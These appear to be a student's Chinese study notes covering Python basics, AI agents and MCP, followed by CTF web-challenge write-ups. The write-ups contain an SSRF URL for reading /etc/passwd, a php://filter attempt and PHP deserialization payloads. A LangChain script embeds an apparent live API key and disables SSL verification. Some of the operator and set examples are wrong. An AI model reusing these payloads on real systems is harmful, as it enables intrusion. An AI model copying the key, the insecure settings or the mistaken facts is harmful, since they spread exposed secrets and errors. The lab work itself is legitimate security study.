

# 任务一

## 阶段一：基础知识

### 一.python

#### python基础语法

##### 运算符

- `+` `-` `*` `/` 还有 `**` 幂 `//` 整除, `==` 比较对象是否相等, `!=` 比较对象是否不相等, `<` `>` `<=` 大于小于, 大于等于, 小于等于, `a+=b` 即 `a=a+b`  
`a-=b` 即 `a=a-b`, 其余运算符同理, 还有一些特殊的运算符, 如:
- `&` 按位与, 其运算规则是: 当两个对应位都为 1 时, 结果位才为 1; 否则为 0。 `1&1=1` `1001&1011=1001`
- `|` 按位或, 当两个对应位中至少有一个为 1 时, 结果位就为 1; 只有当两个对应位都为 0 时, 结果位才为 0。 `1001 | 1101 = 1101`
- `^` 按位异或, 当两个对应位的二进制值**不同**时, 结果位为 1; 当两个对应位**相同**时, 结果位为 0。 `1101 ^ 1110 = 0011`
- `~` 按位取反, 将二进制中的每一位 0 变为 1, 1 变为 0, `~x=-(x+1)` `~1101 = 0010`
- `<<` 左移, 用于将整数的二进制表示向左移动指定的位数 `1110 << 2 = 1000`
- `>>` 右移, 用于将整数的二进制表示向右移动指定的位数 `1010 >> 2 = 0010`
- `in` 和 `not in` 判断某个值是否在某个序列里
- `and` 两个表达式均成立返回 True, `or` 至少一个成立返回 True

##### 数据类型

```
b = 1 #数字型
a = "nihao"#字符串型
c = [3,4,b,a]#列表
m = ("123",123,"abc")#元组型
c = {"name":"niuzhouxin","age":"18"}#字典型
```

##### 输出

`print()`函数输出语法 `print (value,...,sep='',end='\n',file=sys.stdout,flush=False)`

`value`为要输出的东西 (可以为值或者变量), `sep` 用来分隔变量 `print(a,b,c,sep=";")` 表示用 ; 分隔每个变量

##### 输入

`input()`函数 `a = input("请输入内容:")` 将用户输入的东西, 赋值给变量`a`

##### 文件读取

打开文件的操作

```
f = open("flag.txt","r")
data = f.read()
f.close()
#或者可以这样
with open("flag.txt","r") as f:
    data = f.read()#自动关闭
```

##### 字符串

字符串用双引号或单引号包裹, `a = "abc"`或`b = 'abc'` 在单引号里打印一些字符需要转义

##### 变量

- 变量是用于存储数据值的命名容器
- 用来指代内存中的某个数据
- 使用`=`符号赋值, 左侧是变量名, 右侧是要存储的数据
- 直接通过变量名引用其存储的值, 用于计算、输出等操作

##### 数据类型

- **整数** `int` :没有小数部分的数字
- **浮点数** `float` :带小数部分的数字
- **复数** `complex` :由实部和虚部组成, 格式为 `a + bj`
- **字符串** `str` :由字符组成的文本序列, 用单引号 `'`、双引号 `"` 或三引号 `'''`/`"""` 包裹,如`"hello"`

- **布尔值** `bool` :表示逻辑判断结果，只有两个值：True（真）和 False(假)
- **空值（NoneType）**:特殊值 `None` ，表示“无”或“空”
- **数据类型的转换**
  - `int <--> float` : `int()` : 将浮点数转换为整数（直接截断小数部分，而非四舍五入）  
`float()`: 将整数转换为浮点数（自动添加 .0）
  - `int / float → complex` : `complex(x)` 将整数 / 浮点数转换为复数（虚部为 0）
  - **数值--->字符串**: `str()` 任何数值都可转为对应的字符串形式
  - **字符串---->数值**: `int()` 字符串必须是纯整数格式  
`float()` :字符串可以是整数或小数格式
  - **数值--->布尔值**: `bool()` : 0（包括 0.0、0j）转换为 `False`，其他所有非 0 数值转换为 `True`
  - **字符串--->布尔值**: `bool()` : 空字符串 "" 转换为 `False`，非空字符串（包括 "0"）转换为 `True`
  - **布尔值 → 数值 / 字符串**: 布尔值本质是特殊的整数（`True=1`, `False=0`），可直接转换为数值或字符串
  - **None--->字符串/布尔值**  
字符串 `str(None)` → "None"  
布尔值 `bool(None)` → `False`
- **切片**:使用方法就是 `[start:stop:step]` 字符串，列表，元组这种序列型对象都可以使用

```
a = 'Syclover'
print(a[3:])
print(a[:3])
print(a[::2])
print(a[::-1])
"""
输出为
lover
Syc
Scoe
revolcyS
"""
```

## 字符串运算符

```
print("abc"+"bgh00")
print(3*"a")
print("abc"[0])
print("S" in "Syclover")
print(r'\n')
"""
输出为
abcbgh00
aaa
a
True
\n
"""
```

## 格式化字符串

`%s` 代表字符串 `%d` 代表整数

```
b = 19
c = "age"
print("my %s is %d"%(c,b))
print("hello {0}{1}".format("niu","zhouxin"))
"""
输出
my age is 19
hello niuzhouxin
"""
```

## 字符串方法

`string.isdigit()` 判断是否只有数字 `string.islower()` 判断是否全是小写（针对字母） `string.isspace()` 判断是否只包含了空格等

## 列表

列表是一个序列，每个元素都有一个对应的索引序号，和其他语言类似，其索引是从0开始的。

```
d = ['a','b','f']
print(d[2])#输出f
print(d[0:3])#输出['a', 'b', 'f']
e = []
e.append(1) #添加元素，删除用remove
print(e)#输出[1]
```

## 元组

与列表类似，用()包裹，但元组元素不可以修改

## 字典

字典是一种可变容器模型，可以存储任意类型对象，其中存在的是一个个键值对。d = {key1 : value1, key2 : value2, key3 : value3 }可以用 d[key] 访问 value, d[key] = "123" 进行赋值， del d[key] 删除某个键值对，赋值会覆盖原有的值

## 集合

集合是Python3里的一个无序不重复序列 可以使用大括号 {} 或者 set() 函数创建集合，注意：创建一个空集合必须用 set() 而不是 {}，因为 {} 是用来创建一个空字典。1. 可以使用集合运算： $a - b = a - a \cap b$ ,  $a \cup b$ ,  $a \& b = a \cap b$ ,  $a \wedge b = ! (a \cup b)$  添加元素用s.add(x)删除用s.remove(x)

## for循环

### 基本语法

```
for 变量 in 可迭代对象:
    循环体（重复执行的代码）
```

## 用于遍历序列

```
#遍历字符串
for char in "hello"
    print(char)
#遍历列表
animals=[tiger,cat,dog]
for animal in animals
    print(animal)
#生成数列
for i in range(6)
    print(i)
```

## while循环

### 基本语法:

```
while 条件表达式:
    循环体（条件为True时执行）
```

```
#条件循环
count=0
while count<100:
    print(f"数字: {count}")
    count+=1
#无限循环
while True:
    user_input=input(输入quit退出: )
    if user_input==quit
        break
```

## if语句

### if基本语法

```
if 条件表达式:
    条件为True时执行的代码块（缩进部分）
```

```
#简单用法
age=18
if age>=18:
    print("已成年")
```

### if-else语句基本用法

```
if 条件表达式:
    条件为True时执行的代码块
else:
    条件为False时执行的代码块
```

```
age=19
if age>=18:
    print("成年啦")
else:
    print("未成年")
```

### if-elif-else 语句

```
if 条件1:
    条件1为True时执行
elif 条件2:
    条件2为True时执行
elif 条件3:
    条件3为True时执行
...
else:
    所有条件都不满足时执行（可选）
```

```
grade=99
if grade>=90:
    print("优秀")
elif grade>=80:
    print("良好")
elif grade>=60:
    print("及格")
else:
    print("不及格")
```

### 嵌套选择结构

```
num=19
if num>10:
    print("num大于10")
    if num%2==0:
        print("且是偶数")
    else:
        print("且是奇数")
else:
    print("小于等于10")
```

### 编写函数

### 基本语法

```
def 函数名(参数1, 参数2, ...):  
    """函数文档字符串（可选，用于说明函数功能）"""  
    函数体（实现功能的代码）  
    return 返回值（可选，用于返回结果）
```

## 无参数

```
def say_hello():  
    print("Hello World")
```

## 带参数

```
def add(a,b):  
    result=a+b  
    print(f"{result}")
```

## 带返回值

```
def multiply(a,b):  
    return a*b
```

## 带默认参数

```
def say_hello(name="牛zhouxin"):  
    print(f"hello{name}")
```

## 不定长参数

args：接收多个位置参数，打包为元组。

\*\*kwargs：接收多个关键字参数，打包为字典。

```
def sum_culate(*args):  
    return sum(args)  
print(sum_culate(2,4,6))#返回12
```

## 使用函数

### 基本语法

```
函数名(参数1, 参数2, ...)
```

## python语法糖

### 列表推导式

这是一种简洁的生成列表的方式

```
#常规写法  
squares = []  
for x in range(10):  
    squares.append(x**2)#[0,1,4,9,...,81]  
  
#语法糖  
squares = [x**2 for x in range(10)]  
squares = [x for x in range(10) if x % 2 == 0]#[2,4,6,8]
```

### 字典推导式

```
squares = {x:x**2 for x in range(10)}#{0:0,1:1,2:4,3:9,4:16}
```

### 集合推导式

```
sqares = {x**2 for x in range(10)}
```

## 生成器表达式

生成器表达式类似于列表推导式，但它不会一次性生成整个列表，而是按需生成元素。

```
sqares = (x**2 for x in range(10))
```

## 条件表达式(三元运算符)

条件表达式是一个简洁的if-else表达式。

```
#常规
if a>b:
    result = 1
else:
    result =2
#条件表达式
result = 1 if a>b else 2
```

## 装饰器

装饰器是修改函数或方法行为的一种方式，使用 @decorator\_name 语法。

```
import time

def timer(func):#装饰器函数
    def wrapper(*args,**kwargs):
        start = time.time()
        result = func(*args,**kwargs)#函数对象可以当函数调用
        end = time.time()
        print(f"time taken:{end - start:.2f}")
        return result
    return wrapper

@timer#使用 @timer 语法将 timer 装饰器应用到 slow_function 上
def slow_function():
    time.sleep(1)
slow_function()
```

## with语句

```
with open ("flag.txt","r") as f:
    data =f.read()
```

## python面向对象

面向对象可以把函数，属性，从事物中抽象出来，封装到一个类里面，只要是这个类创建出来的对象，就能直接用。

还不止如此，类还能继承（基于一个类创建新的 子类），子类不但继承了父类原有的属性，原来有的东西不用重新写一遍就能直接用，自己还能创建一些新的属性，方法。原来的方法还能重载（overload），根据自己需要进行功能的变更。

想要通过面向对象去实现某个或某些功能时需要2步：

- 定义类，在类中定义方法，在方法中去实现具体的功能。
- 实例化类并的个一个对象，通过对象去调用并执行方法

1. 类名称首字母大写以及驼峰式命名；
2. py3之后默认类都继承object；
3. 在类中编写的函数称为方法；
4. 每个方法的第一个参数是self；
5. 类中可以定义多个方法。

面向对象三大特征

- **封装**：将同一类方法封装到了一个类中，将数据封装到了对象中

- **继承**:子类可以继承父类中的方法和类变量（不是拷贝一份，父类的还是属于父类，子类可以继承而已）。执行对象.方法时，优先去当前对象所关联的类中找，没有的话才去她的父类中查找
- **多态**:不同类型的对象可以通过相同的接口（方法名）实现不同的行为，如果一个东西走路像鸭子，叫起来像鸭子，那它就可以被当作鸭子，只要对象实现了某个方法，就可以被当作支持该方法的类型来使用，无需显式继承某个类。

## python常用库

### os模块

os就是“operating system”的缩写，顾名思义，os模块提供的就是各种 Python 程序与操作系统进行交互的接口。

常用操作

```
import os
import shutil
print(os.getcwd())#获取当前工作目录
#os.chdir('/path/to/new/directory')#更改当前工作目录
print(os.listdir("."))#列出指定目录下的所有文件和子目录
if os.path.exists(os.getcwd()):#检查指定路径是否存在
    print("路径存在")
if os.path.isfile(os.getcwd()):#分别用于检查路径是否为文件或目录
    print("是文件")
elif os.path.isdir(os.getcwd()):
    print("是目录")
os.mkdir('new_directory')#创建单级目录
os.makedirs('parent/child')#创建多级目录
os.rmdir('empty_directory')#删除空目录
shutil.rmtree('non_empty_directory')#删除非空目录
os.rename('old_name.txt', 'new_name.txt')#重命名文件或目录
os.remove('file_to_delete.txt')#删除文件
print(os.path.getsize(os.getcwd()))#获取文件大小
#等等操作
```

### re库

```
import re

print(re.match("aaa", "gakaaaajgfak"))#尝试从字符串的起始位置匹配一个模式，如果不是起始位置匹配成功的话，match()就返回 none。
print(re.match("aaa", "aaajgfak"))
a = re.match("aaa\d+", "aaa23536dag")
print(a.group())#结果为aaa234324，表示打印出匹配那部分字符串
print(re.search("aaa", "gakaaaajgfak"))#re.search就是全匹配，而不是开头,但只返回第一个匹配的结果
print(re.findall("aaa", "geekaaahaaa"))# match 和 search 是匹配一次，findall 匹配所有。并返回一个列表返回['aaa', 'aaa']
re.compile(pattern[, flags])#compile 函数用于编译正则表达式，生成一个正则表达式（ Pattern ）对象，供 match() 和 search() 这两个函数使用。
print(re.sub(r'\D', "", "4653462fdghe2352341rge"))#删除非数字(-)的字符串,即将非数字字符替换为空，返回46534622352341
print(re.split(r'\D', "ty345ytgq35q3ty5"))#split 方法按照能够匹配的子串将字符串分割后返回列表，返回['', '', '345', '', '', '', '35', '3', '', '5']
```

### flask模块

Flask 是一个用 Python 编写的轻量级 Web 应用框架。

```
from flask import Flask
app = Flask(__name__)
@app.route('/nihao')
def hello():
    return "hello world!!"
@app.route('/flag')
def flag():
    return "flag{Y0v_F1n0_m@!!}"
if __name__ == '__main__':
    app.run()
```

打开浏览器访问 <http://127.0.0.1:5000/nihao>，结果打印"hello world!!"访问 <http://127.0.0.1:5000/flag> 结果打印 flag{Y0v\_F1n0\_m@!!}

### multiprocessing库

```
from multiprocessing import Process

def run_proc(name,age,**kwargs):
    print(f"my name is {name},and my age is {age}")
    print(f'{kwargs}')
    exit(12)
if __name__ == "__main__":
    p = Process(target=run_proc,args=('niu',20),kwargs={'city':'chengdu','country':'china'})
    p.start()#启动子进程。
    print(f'子进程是否存活: {p.is_alive()}')
    p.join()#等待子进程结束。
    print(f'子进程是否存活: {p.is_alive()}')
    print(f'子进程的退出码是:{p.exitcode}')#返回子进程退出码，这里是 exit(12) 所以是 12。
    print("父进程结束")
```


## 二.AI

### 1.agent,mcp及其关系

“智能体”(Agent) 在计算机科学和人工智能领域指的是一个能够感知环境、自主决策并采取行动以实现特定目标的实体或系统。它可以是软件程序、机器人硬件，甚至是生物实体（如人类或动物），但在 AI 领域通常指软件智能体。Agent 最大的特点是，借助 Function Call 模型，可以自主决策使用外接的一些工具来完成特定的任务。

**Function Calling（函数调用）** 是大型语言模型的关键技术。**Function Calling** 允许模型理解用户请求中的潜在意图，并自动生成结构化参数来调用外部任何函数/工具，从而突破纯文本生成的限制，实现与真实世界的交互。

工作流程：用户输入->LLM解析意图->调用函数->生成结构化参数->执行外部函数->结果返回LLM->生成最终回复,但如果不调用函数就会直接文本回复  
agent工作流程



如何开发agent,最简单的方法就是把 Agent 的提示词 (prompt)、工具、llm 调用，工具执行都硬编码到代码中

**MCP（Model Context Protocol，模型上下文协议）** 是由人工智能公司 **Anthropic** 于 **2024 年 11 月 24 日** 正式发布并开源的协议标准。



MCP 协议旨在解决大型语言模型（LLM）与外部数据源、工具间的集成难题，被比喻为“AI应用的USB-C接口”。通过标准化通信协议，将传统的“M×N集成问题”（即多个模型与多个数据源的点对点连接）转化为“M+N模式”，大幅降低开发成本。

### agent和mcp关系

agent利用 MCP 提供的标准化接口与外部交互，拓展行动能力；mcp为 Agent 调用外部工具（如市场调研数据库、文档编辑工具等）提供接口，是 Agent 实现复杂任务的重要支撑

### prompt

Prompt是一组指令和文本，作为大型语言模型的输入，也就是我们对ai说的话,通过这些指令和文本来引导大型语言模型完成我们的特定需求。Prompt主要由四部分组成，即任务定义、输出要求、上下文、输入，构造好的prompt可以让ai更高效的工作

也可以参考视频[视频](10分钟讲清楚 Prompt, Agent, MCP 是什么\_哔哩哔哩\_bilibili)

### mcp服务开发

找到mcp在github上的官方仓库[网址](#)找到python-sdk开发工具包，按教程下载uv,编写一个简单的程序

```
from mcp.server.fastmcp import FastMCP

# Create an MCP server
mcp = FastMCP("Demo")

# Add an addition tool
@mcp.tool()
def add(a: int, b: int) -> int:
    """Add two numbers"""
    return a + b

@mcp.tool()
def cheng(a:int,b:int) -> int:
    """add two numbers"""
    return a*b

@mcp.tool()
def hello(name:str) -> str:
    """Say hello to someone"""
    return f"hello {name}!!!!!!!!!!"

@mcp.tool()
def Evaluate(score:int)-> str:
    """evaluate score"""
    if score>=90:
        return "你简直就是神! ! ! "
    elif score>=80:
        return "GOOD0000000DDDD!!!!!!!!!!"
    elif score>=60:
        return "你尽力了"
    else:
        return "are you SB!?"

if __name__ == "__main__":

    mcp.run(transport='stdio')
```

实现加法和乘法和对分数的评价，定义函数名时要尽量见名知义，也要确定输出类型，用一下cherrystdio添加mcp服务器，类型选stdio,命令写uv,参数填

```
--directory
D:\project\mcp_server
run
main.py
```

其中 D:\project\mcp\_server 是文件地址，main.py是编写的代码文件名，配置成功后打开mcp服务，问ai 5445+5542 ai会调用这个服务计算出结果， 53\*64 ai也会调用函数，输出结果，这样就实现简单的mcp服务

### agent workflow开发

首先配置环境变量参考[文章](#),测试一下

```
# 从langchain_community工具包的tavily_search模块中导入TavilySearchResults类
from langchain_community.tools.tavily_search import TavilySearchResults

# 创建一个TavilySearchResults类的实例，设置最大返回结果数量为2
search = TavilySearchResults(max_results=2)
# 调用search实例的invoke方法，传入查询语句，并将结果打印输出
print(search.invoke("介绍一下作家余华"))
```

输出

```
[{'title': '余华 - 华语文学网', 'url': 'http://www.myhuayu.com/user/usercenter/baike/1703', 'content': '余华生于浙江杭州，长于海盐。父母....'}
```

表示成功

```
D:\pythonwenjian\pytest1\.venv\Scripts\python.exe D:\pythonwenjian\pytest1\.venv\mcp.json.py
D:\pythonwenjian\pytest1\.venv\mcp.json.py:5: LangChainDeprecationWarning: The class `TavilySearchResults` is deprecated. Use `TavilySearch` instead.
  search = TavilySearchResults(max_results=2)
[{'title': '余华 - 华语文学网', 'url': 'http://www.myhuayu.com/user/usercenter/baike/1703', 'content': '余华生于浙江杭州，长于海盐。父母....'}]

Process finished with exit code 0
```

试一下从网页读取信息

```

import os
from langchain_community.document_loaders import WebBaseLoader
from langchain_community.vectorstores import FAISS
from langchain_community.embeddings import HuggingFaceEmbeddings
from langchain_text_splitters import RecursiveCharacterTextSplitter
from openai import OpenAI

# 设置 DeepSeek API Key
os.environ["DEEPSEEK_API_KEY"] = "sk-90fb898deaa2449e8ad432121f8a7557"

# 模拟浏览器请求头
user_agent = ("Mozilla/5.0 (Windows NT 11.0; Win64; x64) "
              "AppleWebKit/537.36 (KHTML, like Gecko) "
              "Chrome/118.0.0.0 Safari/537.36")

# 加载网页内容, 关闭 SSL 验证
loader = WebBaseLoader(
    "https://www.sycsec.com/",
    requests_kwargs={
        "verify": False,
        "headers": {"User-Agent": user_agent}
    }
)

docs = loader.load()

# 文本分块
documents = RecursiveCharacterTextSplitter(
    chunk_size=1000,
    chunk_overlap=200
).split_documents(docs)

# 使用本地 embedding 模型
embeddings = HuggingFaceEmbeddings(model_name="BAAI/bge-small-zh-v1.5")

# 创建向量数据库
vector = FAISS.from_documents(documents, embeddings)

# 创建检索器
retriever = vector.as_retriever()

# 使用 DeepSeek 模型回答问题
client = OpenAI(api_key=os.getenv("DEEPSEEK_API_KEY"), base_url="https://api.deepseek.com")

query = "关于三叶草"
context = retriever.invoke(query)[0].page_content

response = client.chat.completions.create(
    model="deepseek-chat",
    messages=[
        {"role": "system", "content": "你是一个知识丰富的助手。"},
        {"role": "user", "content": f"根据以下资料回答问题: \n{context}\n\n问题: {query}"}
    ]
)

print(response.choices[0].message.content)

```

运行结果

## \*\*三叶草安全技术小组 (Syclover) \*\*

- \*\*成立背景\*\*：于2005年由成都信息工程大学一群安全技术爱好者在学院号召下自发组织、运营和管理。
- \*\*研究方向\*\*：专注于渗透测试、逆向工程、移动安全、安全编程、二进制漏洞挖掘利用等安全技术领域。
- \*\*目标\*\*：致力于成为国内实力强劲且具有广泛影响力的安全研究团队。
- \*\*日常活动\*\*：成员持续进行安全技术研究，并积极参与各类CTF安全技术竞赛及各大互联网厂商的漏洞报告平台。
- \*\*奖杯陈列室\*\*：资料中提到有“奖杯陈列室(部分)”，但未列出具体奖项。
- \*\*核心成员\*\*：资料按年份（2019至2024）列出了核心成员部分，但未提供具体成员信息。

> .venv > 测试.py

1:1 (1519 c

api-key也可以配置在系统变量里，这样可以防止泄露，最开始没成功，说是SSL证书验证失败，就

用 requests\_kwargs={ "verify": False, "headers": {"User-Agent": user\_agent} } 关闭SSL验证，

心得:在写工具时经常报错，有时候不知道是哪里错了，就问ai,或者找教程，看大家都怎么写的，借鉴一下，但还是好难呀，用openai的api-key一直说限额不够，就换用deepseek了，应该是没绑卡，没有免费限额吧。最后运行成功了,但不知道为什么具体奖项和核心成员都列不出来（显示未提供具体信息）

## 任务二

**ExpressiveNote**:有登录界面和注册界面，第一反应是二次注入，但是不能修改密码，注册 admin'# 也一直显示失败，试一下登录用户密码admin/admin直接成功了，但看似管理员界面与普通用户界面没什么区别

**Don't steal my pear**:首先思路是用 fetch.php?url=... 由服务器端去请求你指定的 URL，因此可以请求 http://127.0.0.1/internal/include.php?file= 其中 include.php?file= 直接包含文件,可以试一下 fetch.php?url=http://127.0.0.1/internal/include.php?file=/etc/passwd 显示不出来，可以用一下 php://filter协议读一下，

fetch.php?url=http%3A%2F127.0.0.1%2Finternal%2Finclude.php%3Ffile%3Dphp%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3D%2Fetc%2Fpasswd 显示 Only http/https is allowed ,就不能用伪协议了。

**justUnserialize**:

```
<?php
class Rrrrrrreadflag {
    public $readflag;
    public $f;
    public $key;
    public
    function __construct() {
$this -> readflag = new class { //readflag 属性赋值一个 匿名类的实例,匿名类在运行时有自动生成的内部名字
        public
        function readflag() {
            function readflag() { //方法内部定义了一个全局函数readflag()
                echo file_get_contents("/flag");
            }
        }
    };
}

public
function __destruct() {
$func = $this -> f; //把$f的值赋值给$func
    if ($this -> key == 'class') new $func();
    else if ($this -> key == 'func') {
        $func();//把$f的值当作，无参数函数调用
    } else {
        highlight_file('index.php');
    }
}
}

$ser = isset($_GET['e_x_p']) ? $_GET['e_x_p'] : 'O:14:"Rrrrrrreadflag":0:{}';@
unserialize($ser);
```

试一下

```
<?php
class Rrrrrrreadflag {
    public $readflag;
    public $f="phpinfo";
    public $key="func";
}
$a =new Rrrrrrreadflag();
echo serialize($a);
```

得到 0:14:"Rrrrrrreadflag":3:{s:8:"readflag";N;s:1:"f";s:7:"phpinfo";s:3:"key";s:4:"func";} 成功执行得到环境变量, 搜索flag,没找到  
可以试一下

```
<?php
class Rrrrrrreadflag {
    public $readflag;
    public $f="phpinfo";
    public $key="func";
}
$a =new Rrrrrrreadflag();
echo serialize($a);
```

得到 0:14:"Rrrrrrreadflag":3:{s:8:"readflag";N;s:1:"f";s:8:"readflag";s:3:"key";s:4:"func";} 但显

示 Uncaught Error: Call to undefined function readflag(),全局函数 readflag() 并不存在 (它只会在调用匿名类实例的 readflag() 方法时\*\*才被定义, 而匿名类实例只有在构造函数 \_\_construct() 被执行时才会被 new 出来 — 而 unserialize() 不会触发 \_\_construct() )。所以 \$func() 就变成了对不存在函数的调用